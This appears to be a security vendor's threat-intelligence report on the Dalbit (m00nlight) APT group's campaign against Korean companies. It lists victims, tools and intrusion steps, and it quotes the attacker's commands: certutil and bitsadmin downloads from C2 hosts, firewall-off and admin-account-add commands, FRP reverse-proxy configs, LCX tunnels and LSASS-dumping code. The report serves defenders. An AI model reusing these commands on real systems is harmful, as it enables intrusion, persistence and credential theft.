Dalbit (m00nlight): Chinese hacker group's APT attack campaign

kingkimgim ⋮⋮ 1/31/2023

0. Overview

The content is an extension of the 'Attack Group Using FRP (Fast Reverse Proxy) Targeting Domestic Companies' blog, which was released on August 16, 2022, and tracks the group's actions.

Attack group using FRP (Fast Reverse Proxy) targeting Korean companies – ASEC BLOG
Contents1. ASP web shelli. ASPXSpy2. Privilege Elevation 2.1. Potato2.2. Vulnerability (exploit)3. Proxy & Port Forwarding 3.1. FRP3.2. HTran(LCX)4. Cases of Ransomware Infection (BitLocker) In recent years, domestic companies have been frequently involved in security breaches in which an attacker infiltrates, starting with a vulnerable server exposed to the outside, and takes control of the internal network. Cases of attack targeting vulnerable Atlassian Confluence servers Meterpreter vulnerability distributed to vulnerable servers in domestic medical institutions…


This group has been mainly using open source tools from the past until now and has lacked clear features of profiling due to lack of information such as PDBs. In addition, the C2 (Command & Control) server abused the server of a domestic company, and the information that could be collected was limited if the victim company did not request a separate investigation. However, when the blog was released and some of the domestic corporate servers used by the attacker were blocked, the attacker started using the hosting server named '*.m00nlight.top' as a C2 and download server. Therefore, ASEC names this group Dalbit (m00nlight.top) from the English word 'Moonlight' meaning 'moonlight'.

It has been confirmed that the group has attempted to attack more than 50 Korean companies from 2022 until now. The companies that have been attacked so far mainly include small and medium-sized companies and some large companies. In particular, it has been confirmed that 30% of the infected companies are using a specific groupware solution in Korea. Currently, it is difficult to clearly know whether there is a vulnerability in the groupware product, but if the server exposed to the outside is vulnerable like this, it can lead to leakage of internal secrets and ransomware, which can have a great impact on the company. In addition, the Dalbit group sets some of the infected companies as proxy and download servers, and is used as an attacker's link when infiltrating another company.

Therefore, if an attack by the Dalbit group is suspected, it seems necessary to conduct an in-house security check, and we request that you report it to AhnLab so that we can preemptively respond to prevent potential secondary damage and other corporate damage.

1. Domestic victimized companies (industry classification)

A total of 50 companies that have been identified as victims from 2022 to the present are as follows. Companies that cannot be clearly identified are excluded from the list, and it is estimated that there are more affected companies.




[Figure 1] Industries of companies attacked by the Dalbit group

The description of each classification is as follows.

- Technology: A company that handles software or hardware
- Industrial: Manufacturer of machinery, paint, steel and metal
- Chemical: Cosmetics, pharmaceuticals, plastics, etc.
- Construction: Construction companies or associations or organizations related to construction
- Automobile : Automobile-related manufacturers
- Semiconductor : Semiconductor-related manufacturers
- Education : Education company
- Wholesale: wholesaler
- Media: Print and media companies
- Food: Food business
- Shipping : Cargo company
- Hospitality: Leisure companies or tourist lodging companies
- Energy : Energy companies
- Shipbuilding: Shipbuilding
- Consulting : Management consulting company

2. Flow and Characteristics

2.1. summary



[Figure 2] Infringement Summary of Dalbit Group

The figure above shows the process by which an attacker compromises Company B. A brief introduction of the flow is as follows.

1) Initial Access
An attacker uses vulnerabilities in a web server or SQL server to gain access to the system and then tries to control it using a tool such as a web shell.

2)
Download several hacking tools through the Command & Control web shell. Hacking tools include several binaries, including privilege escalation tools, proxy tools, and network scanning tools.

3) Proxy & Internal Reconnaissance
Proxy: The attacker installs a proxy tool such as FRP (Fast Reverse Proxy) and then *2-1) the hosting server built by the attacker* or *2-2) the server of another company (Company A) that has been* infected Attempts to connect to Remote Desktop (RDP) via
Internal Reconnaissance: Internal reconnaissance and information acquisition through network scan tools and account takeover tools.

4) Lateral Movement
Moves to another server or PC that can be connected through the obtained information. Afterwards, a proxy tool (FRP) is installed on the PC where the lateral movement has succeeded to configure an environment where the attacker can access RDP, and the necessary privileges are obtained by adding a specific account or using a credential stealing tool such as Mimikatz.

5) Impact
Finally, if the attacker has stolen all the information he wants, he locks the specific drive using BitLocker and demands money.

[Table 1] Infringement summary description

The main characteristics of the Dalbit group are as follows.

2.2. Features of Dalbit

List	explanation
Attacker C2 Server	Download and C2 (Command&Control) Server: Over half of domestic corporate servers or hosting servers abuse domestic corporate servers. Hosting servers mainly use *.m00nlight.top or IP address.
RDP control attempt	After infection, mainly attempts RDP access Use proxy tool or Gotohttp for RDP connection
proxy tool	In addition to FRP and LCX (Htran), major proxy tools use NPS and ReGeorg .
Add user account	Additional account information through net command (ID : 'main' / PW : 'ff0.123456')
open source tools	Use of open-source tools, most of which are readily available to anyone. Especially many tools written in Chinese.

List	explanation
evasion	Use VMProtect products to bypass hacking tools and diagnostics Security event log deletion
stealing information	User account information E-mail information Screen leakage Installed program information

[Table 2] Features of Dalbit

3. Tools used and breach process

3.1. Usage tools and malware

webshell	downloader	privilege elevation	proxy	internal reconnaissance
Godzilla ASPXSpy AntSword China Chopper	Certutil (Windows CMD) Bitsadmin (Windows CMD)	BadPotato JuicyPotato SweetPotato RottenPotato EFSPotato CVE-2018-8639 CVE-2019-1458	FRP LCX NPS ReGeorg	FScan NbtScan TCPScan Goon Nltest (Windows CMD)

lateral movement	Information collection and leak	backdoor	file encryption	evasion
RDP PsExec RemCom Winexec	Wevtutil (Windows CMD) WMI (Windows CMD) ProcDump Dumpert EML Extractor (by Mimikatz Rsync)	CobaltStrike MetaSploit BlueShell Ladon	BitLocker (Windows CMD)	Security Delete log (Windows CMD) Firewall OFF (Windows CMD) Attempt to delete AV product VMProtect Packing

[Table 3] Malicious codes and hacking tools used by Dalbit

The attacker's own tool seems to be one tool that leaks e-mails, and the rest used normal Windows programs or tools that can be easily obtained when searching.

3.2. infringement process

3.2.1. early penetration

The target of attack is presumed to be a server with specific groupware installed in Korea, a vulnerable web server, mail server (Exchange Server), and SQL server. The attacker exploited WebLogic vulnerabilities such as CVE-2017-10271 or file upload vulnerabilities to upload WebShell, and some appear to have used SQL Server's command prompt (xp_cmdshell).

The web shells used by the attackers were Godzilla, ASPXSpy, AntSword, and China Chopper in the order, and Godzilla was used the most, and some other web shells were also identified.

The path of the installed web shell is as follows.

```
– Personnel recruitment (file upload vulnerability)
D:\WEB\********recruit\css\1.ashx
D:\WEB\********recruit\css\4.ashx
D: \WEB\********recruit\common\conf.aspx
.. .

– File Upload Vulnerability
D:\UploadData\***********\****_File\Data\Award\1.ashx
D:\UploadData\*********** \****_File\Data\Award\2.aspx
D:\UploadData\************\****_File\Data\Award\3.aspx
D:\**Web Service\********\*****Editor\sample\photo_uploader\File\conf.aspx
D:\**Web Service\********_Submission\Include\file .aspx
.. .

– Specific groupware
D:\Web\(groupware)\cop\1.ashx
D:\Web\(groupware)\app\4.ashx
D:\Web\(groupware)\bbs\4.asmx
D:\Web\ (Groupware)\erp\tunnel.aspx (ReGeorg)
D:\inetpub\(Groupware)\image\2.asmx
D:\inetpub\(groupware)\image\2.aspx
C:\(groupware)\Web\(groupware)\cop\conf.aspx
C:\(groupware)\Web\(groupware)\cop\1.ashx
C:\(groupware)\Web\(groupware)\cop\1.asmx
C:\(groupware)\Web\(groupware)\cop\1.aspx
…

– Mail server ( Exchange Server )
D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\aa.aspx
D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\ auth\11.aspx
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\91080f08\2694eff0\app_web_defaultwsdlhelpgenerator.aspx.cdcab7d2.sjx_41yb.dll
C:\Windows\Microsoft.NET\ Framework64\v4.0.30319\Temporary ASP.NET
Files\root\91080f08\2694eff0\app_web_ldaj2kwn.dll
…

– WeblogicD:\***\wls1035\domains\************\servers\*******\tmp\************\uddiexplorer
\gcx62x\war\modifyregistryhelp.jsp
D:\***\wls1035\domains\************\servers\*******\tmp\****** ******\wls-wsat\zfa3iv\war\eee.jsp
D:\***\wls1035\domains\************\servers\****** *\tmp\************\wls-wsat\zfa3iv\war\error.jsp
D:\Oracle\**********\user_projects\domains\**
***********\servers\WLS_FORMS\tmp\************\wls-wsat\tcsxmg\war\123.jsp
D:\Oracle\***
*******\user_projects\domains\***************\servers\WLS_FORMS\tmp\***********\wls-
wsat\tcsxmg \war\test.jsp
D:\Oracle\**********\user_projects\domains\*************\servers\WLS_FORMS\tmp\****
********\wls-wsat\tcsxmg\war\aaa.jsp
…

– Tomcat
C:\(Tomcat)\webapps\dd\sb.jsp
C:\(Tomcat)\webapps\ddd\index.jsp
C:\(Tomcat)\webapps\docs\update.jsp
C:\(Tomcat)\webapps\tmp\shell.jsp
```

[Table 4] Path where web shell is uploaded

3.2.2. Download

The attacker downloads other hacking tools through the Windows normal programs installed by default. Since web shell is usually used for infiltration, except for command processes such as cmd, parent processes are executed by web server processes such as w3wp.exe, java.exe, sqlserver.exe, and tomcat*.exe. The downloaded files receive files that the attacker needs, such as privilege elevation tools, proxy tools, and network scan tools. The download command is as follows.

(For reference, in the case of a domestic corporate server that has been abused, the address is not fully disclosed.)

1) Certutil

```
> certutil -urlcache -split -f  hxxp://www.ive***.co[.]en/uploadfile/ufaceimage/1/update.zip
 c:\programdata\update.exe (frpc)
> certutil -urlcache - split -f  hxxp://121.167.***[.]***/temp/8.txt  c:\programdata\8.ini (frpc.ini)
> certutil -urlcache -split -f  hxxp://103.118 .42[.]208:8080/frpc.exe  frpc.exe
…
```

[Table 5] Certutil download log

2) Bitsadmin

```
> bitsadmin /transfer mydownloadjob /download /priority normal “
hxxp://91.217.139[.]117:8080/calc32.exe ” “c:\windows\debug\winh32.exe” (frpc)
> bitsadmin /transfer mydownloadjob / download /priority normal “
```

```
hxxp://91.217.139[.]117:8001/log.ini ” “c:\windows\debug\log.ini” (frpc.ini)
…
```

[Table 6] Bitsadmin download log

Hacking tools and malicious codes downloaded by attackers were mainly identified in the following paths.

```
%ALLUSERSPROFILE%

%SystemDrive%\temp
%SystemDrive%\perflogs
%SystemDrive%\nia
%SystemDrive%\.tmp

%SystemRoot%
%SystemRoot%\debug
%SystemRoot%\temp
```

[Table 7] Main directory used by Dalbit group

Therefore, if infringement is suspected, it is necessary to check the file in the corresponding path.

3.2.3. Elevate privileges and add accounts

Attackers mainly use Potato (BadPotato, JuicyPotato, SweetPotato, RottenPotato, EFSPotato) and POCs (CVE-2018-8639, CVE-2019-1458) published on Github to escalate privileges. It is characterized by adding the following account after elevation of authority.

The sp.exe below is the SweetPotato tool.

```
> sp.exe “whaomi” (check permissions)
> sp.exe “netsh advfirewall set allprofiles state off” (firewall OFF)
> sp.exe “net usermainff0.123456 /add & net localgroup administrators main /add” (add
account)
```

[Table 8] Logs using SweetPotato

The interesting part to look at is the account name added by the attacker. This is also confirmed by the attacker's account 'main' in other infringing companies.

In addition to adding accounts, the attacker also used hijacked administrator accounts.

```
> wmic /node:127.0.0.1 /user:storadmin /password:r*****1234!@#$ process call create
“cmd.exe /cc:\temp\s.bat”
```

[Table 9] Administrator account execution log


3.2.4. proxy settings

After infiltrating the server, the attacker accesses it using a proxy to use RDP communication. FRP and LCX were mainly used as proxy tools, and ReGeorg , NPS , or RSOCKS were also confirmed in some companies. In addition, several proxy tools such as FRP and LCX were identified in one place in a specific infringing company, and multiple FRP configuration files (. It is believed that when there are many prey among accessible PCs, the attacker additionally installs FRP and uses a large number of configuration files. In addition, the LCX used by the group has the same functions as the open source, but a binary arbitrarily compiled by a Chinese person was used, not a version released on Github.

There are differences in forwarding methods and protocols supported by proxy tools such as FRP and LCX. However, since the TI report 'Attack Case Analysis Report Abusing Various Remote Control Tools ' explained the difference, actual infection cases, and reproduced and network packets, this article does not mention that part separately.

1) Fast Reverse Proxy (FRP)

When compromised by this group, FRP configuration files (.ini) were identified on both the server and PC device. Below is an example of an actual breaching company.




```
[common]
server_addr = sk1.m00nlight.top
server_port = 80

[k11asdr2123331-1]
type = tcp
remote_port =31005
plugin = socks5
```

[Figure 3] FRPC configuration file
(m00nlight.top) found in the infringing company

In particular, the Dalbit group mainly communicated using the Socks5 protocol. The Socks5 protocol is a 5th layer protocol among the 7th layer of OSI, and it can handle various requests such as HTTP, FTP, and RDP as it is between the 4th and 7th layers. Accordingly, if an attacker uses a proxy connection tool such as Proxifier that can handle Socks5 on the attacker's server, remote control through RDP is possible, and if it is possible to connect to an internal PC, lateral movement can also be performed. In other words, if you set the configuration file to the Socks5 protocol, you have more freedom because you can handle multiple requests without any further modification.


Proxifier
File Profile Log View Help
Connections
Connections
Ready
192.168.242.141: 원격 데스크톱 연결
192.168.33.10: 원격 데스크톱 연결
휴지통
AhnLab V3 Zip 2.0
Chrome
Microsoft Edge
PuTTY

Attack Server

Application	Target	Time/Status	Rule : Proxy	Sent
mstsc.exe (6368)	192.168.242.141:3389	11:26	bbb : 127.0.0.1:25003 SOCKS5	20.6 KB
mstsc.exe (3744)	192.168.33.10:3389	00:49	aaa : 127.0.0.1:25003 SOCKS5	25.8 KB

```
[10.20 14:44:04]
[10.20 14:47:37]
[10.20 14:47:40]
[10.20 14:47:40]
[10.20 14:47:40]
[10.20 14:47:41]
```

Target PC
(FRPC Installed)

Intranet PC
(Connected with target PC

[Figure 4] Example using Socks5

The following are FRP file names and commands used by the attacker. Listed below are the most used ones.

- FRP file name

update.exe
debug.exe
main.exe
info.exe
Agent.exe
frpc.exe
test.exe
zabbix.exe
winh32.exe
cmd.exe

[Table 10] FRP file names

- FRP command

```
> update.exe -c frpc.ini
> update.exe -c 8080.ini
> update.exe -c 8.ini
> info.zip -c frpc__8083.ini
> debug.exe -c debug.ini
> debug.exe - c debug.log
> debug.exe -c debug.txt
> frpc.exe -c frpc__2381.ini
> cmd.exe /cc:\temp\****\temp\frpc.ini
…
```

[Table 11] FRP execution log


In addition, certain companies maintained persistence by registering FRP in the task scheduler (schtasks) under the name 'debug'. It was confirmed that the registered scheduler was executed as follows.

```
> schtasks /tn debug /run
```

[Table 12] Log executed by Task Scheduler

2) LCX (Htran)

Dalbit used the LCX (Htran) binary compiled by a certain Chinese. This has the same function as the existing binary , but the nickname of the binary creator is specified.



```
C:₩ProgramData>lcx3.exe
======================== ₩ By 折羽鸿鹄  QQ:56345566 / =======================
======================== ₩ Web Http://Blog.WeiLi.Me / =======================


[Usage of Packet Transmit:]
 lcx3.exe -<listen|tran|slave> <option> [-log logfile]

[option:]
 -listen <ConnectPort> <TransmitPort>
 -tran   <ConnectPort> <TransmitHost> <TransmitPort>
 -slave <ConnectHost> <ConnectPort> <TransmitHost> <TransmitPort>
```

[Figure 5] Running LCX used by Dalbit group (By 折羽鸿鹄)

The person who created the binary is identified as '折羽鸿鹄' (QQ:56345566). It is very unlikely that this author is an attacker, but since this binary cannot be downloaded simply by searching, it is presumed that the attacker has ties to China.

The installed file name and execution are as follows.

- LCX file name

  lcx3.exe
  lcx.exe
  update.exe

  [Table 13] LCX file names

- LCX command

  > update.exe -slave 1.246.*.*** 110 127.0.0.1 3389**
  > lcx3.exe -slave 222.239.*.*** 53 127.0.0.1 3389**
  …


  [Table 14] LCX command log

Since the LCX C2 above is a domestic company server, it is marked with masking.

3.2.5. internal reconnaissance

Fscan and NBTScan tools were commonly used for network scanning, and TCP Scan and Goon were identified in some cases.

Goon is a network scanning tool made with Golang that can scan Tomcat, MSSQL, and MYSQL accounts as well as basic port scans. You can also confirm that the tool is also made in Chinese.



```
-----------------------------------------------------------------------------------------------

                                  ____ ____  ____  ____
                                 / __ `/ __ ₩/ __ ₩/ __ ₩
                                / /_/ / /_/ / /_/ / / / /
                                ₩__, /₩____/₩____/_/ /_/
                                /___/


                                        goon v3
                                        by:i1lus0ry
-----------------------------------------------------------------------------------------------



[Info]::    | 2023/01/26 22:18:45 checking input·····

[Error]::   | 2023/01/26 22:18:45 TVjKwySAkOFIVCwviwwRjL:192: you should input -ip or -url or -ifile or -mode!

可选mode如下:

all:            默认选项,包含ip-port(web)-title-finger-ftp-ms17010-mssql-mysql-postgres-redis-ssh-smb-rdp-telne

webscan:        包含ip-port(web)-title-finger
brute:          包含ip-ftp-ms17010-mssql-mysql-postgres-redis-ssh-smb-rdp-telnet
ip:             icmp探活,执行-np可绕过探活, 支持/8-/31之间任意CIDR, /8-/15之间自动生成所有c段, 先探测每个c段的.
之间自动生成所有c段, 先探测每个c段的.1和.254, /24先探测.1和.24, /25-/31探测所有ip
port:           端口扫描,执行-web直接探测http/https
fofa:           fofa资产获取,执行-web输出host时添加http(fields为多个时host放在最后一位)
title:          title扫描
finger:         web指纹探测
dfuzz:          路径fuzz,适用于对批量url进行单个dir探测, 支持post发包, 支持正则匹配, 可探测简单poc
tomcat:         tomcat爆破, 目标为url, 如http://127.0.0.1:8080或http://127.0.0.1:8080/manager/html
ftp:            ftp爆破,其他ms17010,mssql,mysql,postgres,redis,ssh,smb,rdp,telnet同理
netbios:        netbios探测
```

[Figure 6] Screen when running Goon

3.2.6. stealing information

The main stealing information is LSASS Dump information and the EML file of a specific account. Depending on the company, it has been confirmed that the program installed with the WMIC command is checked, or the screen image is sent to the attacker's server at regular intervals from a specific victim's PC.


1) Extract credential information (LSASS Dump)

The attacker tried to extract credential information without installing Mimikatz according to the target. This is a method of dumping the Lsass.exe process. Since this dump file contains credential information, tools such as Mimikatz or Pypykatz can obtain the credential information of the PC. For reference, detailed information on Mimikatz can be found in the TI report ' Analysis report on internal network propagation techniques using Mimikatz '.

The attacker's method of stealing credential information performed without Mimikatz is as follows.

1-1) Dumpert

Open source Dumpert is a tool that bypasses API hooking and performs according to the OS version. It dumps the lsass.exe process using the MiniDumpWriteDump() API. The attacker modified the code to change the dump file path and remove the log output function.



```
GetWindowsDirectory(chWinPath, MAX_PATH);
wcscat_s(chDmpFile, sizeof(chDmpFile) / sizeof(wchar_t), chWinPath);
wcscat_s(chDmpFile, sizeof(chDmpFile) / sizeof(wchar_t), L"\\Temp\\dumpert.dmp");

UNICODE_STRING uFileName;
RtlInitUnicodeString(&uFileName, chDmpFile);

wprintf(L"      [+] Dump %wZ memory to: %wZ\n", pWinVerInfo->ProcName, uFileName);

                              ...

status = NtCreateFile(&hDmpFile, FILE_GENERIC_WRITE, &FileObjectAttributes, &IoStatusBlock, 0,
